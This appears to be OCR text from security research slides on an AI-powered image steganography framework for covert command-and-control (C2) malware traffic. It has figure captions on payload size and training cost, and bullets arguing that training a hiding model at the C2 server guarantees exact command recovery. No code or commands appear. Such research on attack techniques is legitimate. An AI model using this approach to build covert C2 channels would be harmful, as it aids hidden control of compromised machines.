


Figure 1. Training time across different payload sizes in images of the same size





Figure 2. Model size across different payload sizes in images of the same size

Encoding/Decoding Logics

- Different bit encoding under
  - Different losses
  - Different training rounds




Why Specific Data Hiding For C2 attacks?

- **Attacks need 100% reconstruction ratio**
  - Specific data hiding can guarantee the 100% reconstruction ratio
- **Training at the C2 server side is more reasonable**
  - Specific data hiding relies on the model training for unseen commands
  - Abnormal to train model at the victim machine side


AI-Powered Image-Based C2 Framework

C2 Attack Flow




AI-Powered Image-Based C2 Framework

C2 Attack Flow




AI-Powered Image-Based C2 Framework

C2 Attack Flow




AI-Powered Image-Based C2 Framework

C2 Attack Flow



